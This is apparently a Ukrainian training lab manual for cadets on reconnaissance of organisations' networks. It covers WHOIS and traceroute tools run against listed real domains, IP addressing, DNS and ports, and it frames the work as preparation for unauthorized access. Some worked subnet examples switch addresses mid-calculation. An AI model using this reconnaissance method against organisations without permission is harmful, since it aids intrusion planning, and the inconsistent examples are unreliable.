У деяких випадках зібрати дані про всю організацію може виявитися складно. В Internet є безліч ресурсів, за допомогою яких можна звузити область діяльності, а також одержати відкриту інформацію про організацію і її службовців.

*Пошук за відкритими джерелами*

Найімовірніше, що зловмисник почне з Web-сторінки організації (якщо, звичайно, вона існує). Часто виявляється, що на таких Web-сторінках присутня інформація, яка може допомогти зломщику.

До інших даних, які можна одержати і які можуть бути цікавими, належать наступні:

- адреси і місця розташування офісів і підрозділів;
- ділові партнери і постачальники;
- новини про злиття або придбання;
- номери телефонів;
- контактна інформація і адреси електронної пошти;
- вимоги до співробітників і відвідувачів щодо забезпечення безпеки, за якими можна судити про вживані механізми захисту.

## WHOIS

Щоб зібрати інформацію, потрібно знати адресу організації або якунебудь іншу початкову точку. У Internet адресу звичайно приймає вид імені домену.

***Запустіть програму whois з наступним введенням імен доменів, що Вас цікавлять:***

www.microsoft.com
www.mail.ru
www.google.com
www.samsung.ru
www.anekdotov.net
www.yandex.ru
www.australia.gov.au
www.turismo.gov.ar
www.mincom.gov.ma
www.info.gov.hk

www.sar.gov.pl
www.kenya.go.ke

Програма Whois дозволяє дізнатися деяку інформацію, і вбудована в більшість версій ОС UNIX. Для її використання необхідно просто перейти у вікно терміналу або в командний рядок і ввести команду ***whois newriders.com*** (наприклад, зломщика цікавить компанія newriders).

В цьому випадку Вам надається можливість ознайомитися з програмою SmartWhoIs під Windows, результат роботи якої аналогічний результату виконання програми Whois в ОС UNIX.

Для початку збору необхідної інформації необхідно запустити програму і в поле ввести ім'я хоста, що цікавить Вас, його IP-адресу або ім'я домену і натиснути ***Enter*** або кнопку ***Запит*** (рис. 1).


*Рис. 1. Поле програми SmartWhoIs під Windows*

У вікні, що з'явилося, можна побачити результат виконання запиту WhoIs (рис. 2).





*Рис. 2. Результат роботи програми WhoIs*

У лівій частині екрану міститься інформація про приналежність вузла, який Вас цікавить, до мережі та її маска. У правій частині докладніша інформація про адміністраторів цього вузла або керівників цієї організації їх, поштова скринька, телефон, прізвище та ін.

## VISUALROUTE

VisualRoute – це програмний засіб, який об'єднує інструменти Traceroute, Ping і Whois в одному зручному графічному інтерфейсі. На додаток до цього, програма надає можливість визначити географічне положення роутерів і серверів (рис. 3), забезпечуючи, таким чином, інформацію, яка може допомогти в ідентифікації джерела мережних вторгнень і місцеположення зловмисників.


*Рис. 3. Результат роботи програми VisualRoute*

VisualRoute забезпечує трасування e-mail повідомлень, що може стати в нагоді для вирішення проблем електронної пошти та полювання за спамерами. На відміну від звичайних програм трасування, VisualRoute визначає всі IP переходи паралельно (замість того, щоб робити це послідовно), забезпечуючи швидке отримання результату. Пакет VisualRoute Server дозволяє діставати доступ до описаної функціональності за допомогою браузера, таким чином, користувач може запитати інформацію Traceroute, знаходячись за брандмауером або з віддаленого комп'ютера.

Використовуючи функцію Ping, ви можете контролювати, що сайт «живий», а за допомогою Traceroute можна дізнатися, чи немає проблем по дорозі до нього. VisualRoute Traceroute формує три види результатів:

- загальний аналіз;
- таблицю даних (рис. 4);





*Рис. 4. Сформована VisualRoute таблиця даних*

– географічне розташування роутинга (рис. 5);





*Рис. 5. Географічне розташування роутинга*

Загальний аналіз містить короткий опис числа переходів; вказівку на місце, де відбулася проблема; тип програмного забезпечення, встановленого на сервері. Дані в табличній формі містять інформацію про кожен перехід, включаючи IP адресу, ім'я вузла, географічне положення й основні магістралі Інтернет, з якими сполучений сервер. Карта світу дає географічне уявлення маршруту, за яким відбулося з'єднання. Користувач може наближати і віддаляти картинку, переміщатися по карті. Клацнувши по вузлу мишею можна дістати доступ до контактної інформації для відправки повідомлень у разі виникнення проблем.

Для отримання наданої вище інформації необхідно запустити програму і заповнити поле Address як показано на рис. 6 (можливо заповнення поля Address або IP Address по вибору, залежно від відомих даних) і натиснути Enter.


*Рис. 6. Введення адреси до відповідного вікна Visual Route*

Нижче буде виведена сказана вище інформація про хост, що цікавить нас, а також географічне положення роутерів і серверів.

У полі таблиці:

**Hop** показує кількість роутерів і серверів, через які проходить IP-пакет;

**Node Name** – вказується інформація про DNS імена роутерів і серверів;

**Location** – місцерозташування цих вузлів;

**Tzone** – відповідний часовий пояс;

**NetWork** – тип мережі.

Також в програмі є можливість виведення інформації щодо кожного з вузлів окремо. Для цього в полі Node Name клацніть один раз мишкою по імені хоста, що цікавить Вас. У результаті Ви одержите наступну інформацію (рис. 7),


*Рис. 7. Інформація про домен, видана VisualRoute*

як бачите вона дуже схожа з інформацією, що одержана за допомогою програми SmartWhois.

Для виведення інформації у файл натисніть кнопку ***Snap,*** розташовану в заголовку вікна (рис. 7).

VisualRoute є дуже зручним і наочним інструментальним засобом отримання інформації, необхідної для з'ясування інформації, на таких етапах, як:1) з'ясування ввідної інформації; 2) з'ясування адресного простору мережі; 3) створення карти мережі.

***Запустіть програму VisualRoute, задавши для пошуку імена доменів, що Вас цікавлять:***

www.microsoft.com
www.mail.ru
www.google.com
www.samsung.ru
www.anekdotov.net
www.yandex.ru
www.australia.gov.au
www.turismo.gov.ar
www.mincom.gov.ma
www.info.gov.hk
www.sar.gov.pl
www.kenya.go.ke

## NEOTRACEPRO

Internet: http://www.neoworx.com/

Кожний з нас не раз бачив в кіно про хакерів або шпигунів як відбувається виявлення місцезнаходження того, хто телефонує: на екрані комп'ютера відображається карта світу, а на ній – маршрут проходження дзвінка. Запустивши цю програму, ви зможете одержати аналогічну ка-

ртину для відстеження не телефонних номерів, а географічного розташування якого-небудь web-серверу.

**NeoTrace** за ім'ям сайту або поштової скриньки відображає на карті маршрут проходження трафіку з докладним переліком всіх точок ретрансляції. Після закінчення процесу можна переглянути:

- через які вузли відбувалося з'єднання;
- графік швидкості передачі даних через ці вузли;
- дізнатися, які компанії володіють ними та їх фізичні адреси;
- також програмою можна перевірити, чи реально існує яка-небудь поштова скринька.

Як видно з опису і рисунка 7, програма дуже схожа з програмою VisualRoute (рис. 8).





*Рис. 7. Географічне розташування роутинга*

***Самостійно вивчіть можливості програми NeoTrace і зробіть відповідні висновки.***

***Вирішіть завдання.***

Використовуючи відомі вам засоби, визначити, чи знаходяться в одній мережі комп'ютери:

– 195.151.242.49 і 195.151.242.250;
– 195.151.242.49 і 195.151.241.50.

Перелік питань для підготовки дивись у кінці відповідної лекції.

# Лабораторна робота 1

## Тема. **Віддалений збір інформації про комп'ютерні мережі**

**Мета** Ознайомитися з вбудованими в ОС Windows утилітами і спеціальними програмами збору інформації про вузли комп'ютерної мережі, що можуть використовуватися при плануванні несанкціонованого доступу.

**Освітня мета**

- Забезпечити глибоке засвоєння матеріалу.
- Виявити сильніших за рівнем знання курсантів з тим, щоб у подальшому задавати їм більш складне завдання.
- Простимулювати кращих курсантів зниженням оціночної шкали в модульному тесті.

**Виховна мета**

- Закріпити ази творчого мислення та їх практичну придатність.

**Розвиваюча мета**

- Розвинути навички самостійного вивчення матеріалу та творчого підходу до теми.

**Час:** 4* год.

**План**

1. Курсанти заздалегідь отримують текст лабораторної роботи. Вивчення теоретичного матеріалу відбувається під час самостійної роботи.
2. На занятті викладач проводить тестування курсантів за результатами теоретичної підготовки (20 хв.), після чого курсанти виконують завдання лабораторної роботи (130 хв.).
3. Викладач оцінює якість роботи кожного курсанта за чотирьохбальною шкалою.
4. По закінченню заняття підбиваються підсумки (10 хв.).

**Необхідне програмне забезпечення:** ОС Windows 2000 або вище; NbtScan; DumpSec; Userlnfo; GetAcct; LanSpector.

* Час проведення заняття визначається навчальним планом

## КОРОТКІ ТЕОРЕТИЧНІ ВІДОМОСТІ

### Адресація в IP мережах

Концепція протоколу IP подає мережу як множину комп'ютерів (хостів – hosts), підключених до деякої інтермережі. Інтермережа, у свою чергу, розглядається як сукупність фізичних мереж, пов'язаних маршрутизаторами. Фізичні мережі є комунікаційними системами довільної фізичної природи. Фізичні об'єкти (хости, маршрутизатори, підмережі) ідентифікуються за допомогою спеціальних так званих IP-адрес.

IP-адреса є унікальним 32-бітовим ідентифікатором IP-інтерфейсу в Internet. Часто говорять, що IP-адреса привласнюється вузлу мережі (наприклад, хосту); це вірно у випадку, якщо вузол є хостом з одним IP-інтерфейсом, інакше слід уточнити, про адресу якого саме інтерфейсу даного вузла йде мова [14], [16].

IP-адреси прийнято записувати шляхом розбиття всієї адреси по октетах, кожен октет записується як десяткове число, числа розділяються крапками (так звана десятково-крапкова нотація). Наприклад, адреса

10100000010100010000010110000011

записується як

10100000.01010001.00000101.10000011=160.81.5.131

IP-адреса хоста складається з номера IP-мережі, який займає старшу (ліву) область адреси, і номера хоста в цій мережі, який займає молодшу частину. Положення межі мережної і хостової частин (звичайно воно характеризується кількістю бітів, відведених на номер мережі) може бути різним, визначаючи різні типи IP-адрес.

### Класова модель

У класовій моделі IP-адреса може належати до одного з чотирьох класів мереж. Кожен клас характеризується певним розміром мережної частини адреси, кратним восьми, таким чином, межа між мережною і хостовою частинами IP-адреси в класовій моделі завжди проходить по межі октету. Приналежність до того або іншого класу визначається за старшими бітами адреси (рис. 1).





*Рис. 1. Класова модель адресації*

**Клас А.** Старший біт адреси дорівнює нулю. Розмір мережної частини дорівнює 8 бітам. Таким чином, може існувати всього $2^7$ мереж класу А, але кожна мережа має адресний простір на $2^{24}$ хостів. Оскільки старший біт адреси нульовий, то всі IP-адреси цього класу мають значення старшого октету в діапазоні 0-127, який є також і номером мережі.

**Клас В.** Два старших біта адреси дорівнюють 10. Розмір мережної частини дорівнює 16 бітам. Таким чином, може існувати всього $2^{14}$ мереж класу В, кожна мережа має адресний простір на $2^{16}$ хостів. Значення старшого октету IP-адреси лежать в діапазоні 128-191, при цьому номером мережі є два старші октети.

**Клас C.** Три старших біта адреси дорівнюють 110. Розмір мережної частини дорівнює 24 бітам. Кількість мереж класу C — $2^{21}$, адресний простір кожної мережі розрахований на 254 хостів. Значення старшого октету IP-адреси лежать у діапазоні 192-223, а номером мережі є три старші октети.

**Клас D.** Мережі із значеннями старшого октету IP-адреси 224 і вище — зарезервовані для спеціальних цілей. Адреси з діапазону 224.0.0.0-239.255.255.255 використовуються для групової розсилки (мультикастингу) — передачі датаграм групі вузлів мережі.

*У класі A виділені дві особливі мережі, їх номери 0 і 127. Мережа 0 використовується при маршрутизації як вказівка на маршрут за умовчанням і в інших особливих випадках.*

IP-інтерфейс за адресою в мережі 127 використовується для адресації вузлом самого себе (loopback, інтерфейс зворотного зв'язку). Інтерфейс зворотного зв'язку не обов'язково має адресу в мережі 127 (особливо, на маршрутизаторах), але якщо вузол має IP-інтерфейс з адресою 127.0.0.1, то це — інтерфейс зворотного зв'язку. Звернення за адресою loopback-інтерфейсу означає зв'язок з самим собою (без виходу пакетів даних на рівень доступу до мережі); для протоколів на рівнях транспортному і вище таке з'єднання не вирізняється від з'єднання, яке проходить через мережу, що зручно використовувати, наприклад, для тестування мережного програмного забезпечення. У будь-якій мережі (це справедливо і для безкласової моделі) всі нулі в номері хоста позначають саму мережу, всі одиниці — адресу широкомовної передачі (broadcast). Дейтаграми, направлені на широкомовну адресу, будуть одержані всіма вузлами мережі [14], [16].

Приклад: 194.124.84.0 — мережа класу 3, номер хоста в ній визначається останнім октетом. При відправленні широкомовного повідомлення воно відправляється за адресою 194.84.124.255. Номери, що дозволені для привласнення хостам: від 1 до 254 (194.84.124.1 — 194.84.124.254), всього 254, можливих адреси.

Інший приклад: у мережі 135.198.0.0 (клас B, номер хоста займає два октети) широкомовна адреса — 135.198.255.255, діапазон номерів хостів: 0.1 -255.254 (135.198.0.1 135.198.255.254) [14].

### Безкласова модель

У разі класової моделі, старші біти IP-адреси визначали приналежність цієї адреси до того або іншого класу, а, отже, кількість бітів, відведених на номер мережі.

У разі адресації поза класами, з довільним положенням межі «мережа—хост» усередині IP-адреси, до IP-адреси додається 32-бітова маска,

яку називають **маскою мережі** (netmask) або маскою підмережі (subnet mask). Мережна маска конструюється за наступним правилом:

- на позиціях, відповідних номеру мережі, біти встановлені;
- на позиціях, відповідних номеру хоста, біти скинуті.

Описана вище модель адресації називається безкласовою. Сьогодні класова модель вважається застарілою, і маршрутизація та (переважно) видача блоків IP-адрес здійснюються за безкласовою моделлю, хоча класи мереж ще міцно утримуються в термінології.

**Запис адрес в безкласовій моделі**

Для зручності запису IP-адреса в безкласовій моделі часто надається як a.b.c.d/n, де a.b.c.d — IP адреса, n — кількість бітів в мережній частині, наприклад: 137.158.128.0/17.

Маска мережі для цієї адреси: 17 одиниць (мережна частина), за ними 15 нулів (хостова частина), що в октетному наданні дорівнює

11111111.11111111.10000000.00000000=255.255.128.0

Надавши IP-адресу в двійковому вигляді і побітно помноживши його на маску мережі, ми одержимо номер мережі (всі нулі в хостовій частині). Номер хосту в цій мережі ми можемо одержати, побітно помноживши IP-адресу на інвертовану маску мережі.

Приклад: IP = 205.37.193.134/26 або, що теж саме, IP = 205.37.193.134 netmask = 255.255.255.192.

Розпишемо в двійковому вигляді:

IP = 11001101 00100101 11000111 10000110

маска = 11111111 11111111 11111111 11000000

Помноживши побітно, одержуємо номер мережі (у хостовій частині — нулі):

мережа = 11001101 00100101 11000111 10000000

У десятково-крапковій нотації це 205.37.199.128/26 або, що теж саме

205.37.199.128 netmask 255.255.255.192.

Хостова частина цієї IP адреси дорівнює 000110, або 6. Таким чином, 205.37.199.134/26 адресує хост номер 6 в мережі 205.37.199.128/26. В класовій моделі адреса 205.37.199.134 визначала б хост 134 в мережі класу C 205.37.199.0, проте вказівка маски мережі (або кількості бітів в мережній частині) однозначно визначає приналежність адреси до безкласової моделі.

В якості вправи перевірити, що адреса 132.90.132.5 netmask 255.255.240.0 визначає хост 4.5 в мережі 132.90.128.0/20 (у класовій моделі це був би хост 132.5 в мережі класу B 132.90.0.0). Знайдіть широкомовну адресу для цієї мережі.

Очевидно, що мережі класів A, B, C в безкласовій моделі надаються за допомогою масок, відповідно, 255.0.0.0 (або /8), 255.255.0.0 (або /16) і 255.255.255.0 (або /24).

Блоки адрес

192.168.0.0/16, 172.16.0.0/12, 10.0.0.0/8

зарезервовані для використання в приватних мережах (private networks) — це мережі, що не взаємодіють безпосередньо з Internet — тобто або підключені до Internet через брандмауер, або взагалі ізольовані (RFC-1597). Гарантується, що нікому в Internet не будуть виділені адреси з вказаних блоків.

### Мас-адреси

У стеку TCP/IP використовуються три типи адрес: локальні (звані також апаратними), IP-адреси і символьні доменні імена.

У термінології TCP/IP під *локальною адресою* розуміється такий тип адреси, яка використовується засобами базової технології для доставки даних в межах підмережі, що є елементом складної інтермережі. У різних підмережах допустимі різні мережні технології, різні стеки протоколів, тому при створенні стека TCP/IP передбачалася наявність різних типів локальних адрес. Якщо підмережею інтермережі є локальна мережа, то локальна адреса — це MAC-адреса (*MAC– адреса (MAC-address, media access control address))*. MAC-адреса призначається мережним адаптерам і мережним інтерфейсам маршрутизаторів. MAC-адреси призначаються виробниками устаткування і є унікальними, оскільки управляються централізовано. Для всіх існуючих технологій локальних мереж MAC-адреса має формат 6 байт, наприклад 11-A0-17-3D-BC-01. Проте протокол IP може працювати і над протоколами вищого рівня, наприклад над протоколом IPX або X.25. В цьому випадку локальними адресами для протоколу IP будуть адреси IPX і X.25. Слід врахувати, що комп'ютер в локальній мережі може мати декілька локальних адрес навіть при одному мережному адаптері. Деякі мережні пристрої не мають локальних адрес. Наприклад, до таких пристроїв належать глобальні порти маршрутизаторів, призначені для з'єднань типу «точка-точка».

### Служба імен доменів Internet

Служба імен доменів – DNS (Domain Name Service) одержує і надає інформацію про хости (вузли) мережі. Під доменом розуміється множина машин, які адмініструються і підтримуються як одне ціле. Можна сказати, що всі машини локальної мережі складають домен в більшій мережі, хоча можна і розділити машини локальної мережі на декілька доменів. При підключенні до Internet домен повинен бути пойменова-

ний відповідно до угоди про імена Internet. Internet організований як ієрархія доменів. Кожен рівень ієрархії є гілкою рівня root. На кожному рівні Internet знаходиться сервер імен – машина, яка містить інформацію про машини нижчого рівня і відповідність їх імен IP-адресам. Схема побудови ієрархії доменів приведена на (рис. 2).





*Рис. 2. Схема побудови ієрархії доменів*

Домен кореневого рівня формується міжнародною організацією по реєстрації доменів (NIC).

Домени верхнього рівня мають наступні гілки: **gov** (будь-які урядові установи), **edu** (освітні установи), **arpa** (ARPANET), **com** (комерційні підприємства), **mil** (військові організації), **org** (інші організації, що не потрапляють в попередні). Починаючи з весни 1997 IAHC додав ще 7 доменів: **firm** (фірми і напрями їх діяльності), **store** (торгові фірми), **web** (об'єкти, пов'язані з WWW), **arts** (об'єкти, пов'язані з культурою і мистецтвом), **rec** (розваги і відпочинок), **info** (інформаційні послуги) і **nom** (інші). Ці імена відповідають типам мереж, які складають ці домени.

Сукупність імен, у яких декілька старших складових частин збігаються, утворюють *домен* імен.

Члени організацій на другому рівні управляють своїми серверами імен.

*Домени локального рівня адмініструються організаціями. Локальні домени можуть складатися з одного хоста або включати не тільки множину хостів, але і свої піддомени.*

Кожен вузол дерева є доменом, який вибраний як мітка. Ім'я домена утворюється конкатенацією («склеюванням») всіх міток доменів від кореневого до поточного, перерахованих справа наліво і розділених точками. Наприклад, в імені ***kernel.generic.edu***:

***edu*** - відповідає верхньому рівню,
***generic*** - показує піддомен edu,
***kernel*** - є ім'ям хоста.

Необхідно зазначити, що число рівнів доменів не обмежене.

Імена доменів є іншим засобом досягнення цільового хоста. В Internet можна зустріти імена типу ***netcom.com*** або ***spry.com***. Ці імена є іменами доменів, і вони зареєстровані подібним же чином [14], [16].

## Загальні відомості про логічні порти стека TCP/IP

У зв'язку із зростанням популярності Internet-технологій при побудові корпоративних комп'ютерних мереж одним з найбільш поширених способів мережної взаємодії є протокол TCP/IP. На рис.3 показана відповідність стека протоколів рівням еталонної моделі взаємодії відкритих систем (EMBBC).

| Модель OSI | IBM/Microsoft | TCP/IP | Novell | Стек OSI |
|---|---|---|---|---|
| Прикладний | SMB | Telnet, FTP, SNMP, SMTP, WWW | NCP, SAP | X.400<br>X.500<br>FTAM |
| Представницький | | | | Представницький протокол OSI |
| Сеансовий | NetBIOS | TCP | | Сеансовий протокол OSI |
| Транспортний | | | SPX | Транспортний протокол OSI |
| Мережний | | IP, RIP, OSPF | IPX, RIP, NLSP | ES-ES<br>IS-IS |

| | | |
|---|---|---|
| Канальний | | 802.3 (Ethernet), 802.5 (Token Ring), FDDI, Fast Ethernet, SLIP, 100VG-AnyLAN, X.25, ATM, LAP-B, LAP-D, PPP |
| фізичний | | Коаксиал, екранована та неекранована віта пара, оптоволокно, радіохвилі |

*Рис. 3. Відповідність стека протоколів рівням EMBBC*

При цьому об'єктами, що діють в мережі відкритої розподіленої інформаційної системи, є прикладні процеси, що виконуються комп'ютерами-абонентами.

**Порти**

Протокол TCP взаємодіє через міжрівневі інтерфейси з нижче розташованим протоколом IP і з вище розташованими протоколами прикладного рівня або застосуваннями.

Тоді як завданням мережного рівня, до якого належить протокол IP, є передача даних між довільними вузлами мережі, завдання транспортного рівня, яке вирішує протокол TCP, полягає в передачі даних між будь-якими ***прикладними процесами,*** що виконуються на будь-яких вузлах мережі.

Дійсно, після того, як пакет засобами протоколу IP доставлений комп'ютеру-одержувачу, дані необхідно направити конкретному процесу-одержувачу. Кожен комп'ютер може виконувати декілька процесів, більш того, прикладний процес теж може мати декілька точок входу, виступаючих як адреса призначення для пакетів даних.

Пакети, що поступають на транспортний рівень, організовуються операційною системою у вигляді множини черг до точок входу різних прикладних процесів. У термінології TCP/IP такі системні черги називаються ***портами***.

Таким чином, адресою призначення, яка використовується протоколом TCP, є ідентифікатор (номер) порту прикладної служби. Номер порту в сукупності з номером мережі і номером кінцевого вузла (MAC і IP) – однозначно визначають прикладний процес в мережі. Цей набір ідентифікуючих параметрів має назву ***сокет*** *(socket)*.

Протокол TCP оперує на сеансовому рівні EMBBC. Одиницею мережного обміну на цьому рівні є з'єднання, або віртуальний канал. Він встановлюється, виконує розподілений в часі двосторонній обмін даними (із збереженням їх цілісності) і розривається. У кожен момент часу унікальним ідентифікатором з'єднання є пара сокетів, що однозначно визначають відправника і одержувача інформації в розподіленій ІС.

Призначення номерів портів прикладним процесам здійснюється або ***централізовано,*** якщо ці процеси є популярними загальнодоступними службами (наприклад, номер 21 закріплений за службою віддаленого доступу до файлів FTP, а 23 — за службою віддаленого управління telnet), або локально

для тих служб, які ще не стали такими поширеними, щоб закріплювати за ними стандартні (зарезервовані) номери. Централізоване привласнення службам *номерів* портів виконується організацією ***Internet Assigned Numbers Authority*** *(IANA).* Ці номери потім закріплюються і опубліковуються в стандартах Internet (RFC 1700).

***Локальне*** привласнення номера порту полягає в тому, що розробник деякого застосування просто пов'язує з ним будь-який доступний, довільно вибраний числовий ідентифікатор, звертаючи увагу на те, щоб він не входив до числа зарезервованих номерів портів. Надалі всі віддалені запити до даного застосування від інших застосувань повинні адресуватися з вказівкою призначеного йому номера порту. Протокол TCP веде для кожного порту дві черги: черга пакетів, що поступають в даний порт з мережі, і черга пакетів, що відправляються даним портом в мережу. Процедура обслуговування протоколом TCP запитів, що поступають від декількох різних прикладних служб, називається ***мультиплексуванням***. Зворотна процедура розподілу протоколом TCP пакетів, що поступають від мережного рівня, між набором високорівневих служб, ідентифікованих номерами портів, називається ***демультиплексуванням*** (рис. 4).





*Рис. 4. Процедура розподілу протоколом TCP пакетів*

## ДЕЯКІ ВБУДОВАНІ УТИЛІТИ РОБОТИ З МЕРЕЖЕЮ В WINDOWS 2000

**NET**. Утиліта NET вперше з'явилася у складі операційної системи LAN Manager і дотепер є достатньо могутньою утилітою, призначеною для вирішення таких завдань, як настройка призначених для користувача і комп'ютерних облікових записів, модифікація груп, пересилка мережних повідомлень,

управління файлами і принтерами загального доступу, відображення мережних дисків, синхронізація таймера комп'ютера з часом в рамках домена. Детальніше про NET розповідається в електронній допомозі Windows 2000.

**NETSH**. Утиліта NETSH дозволяє вам настроювати такі мережні служби, як DHCP, RAS, маршрутизацію і WINS, за допомогою командного рядка.

**ARP**. Ця утиліта використовується для перегляду і видалення відповідностей між IP-адресами і апаратними адресами мережних карт. Ці відповідності використовуються протоколом ARP.

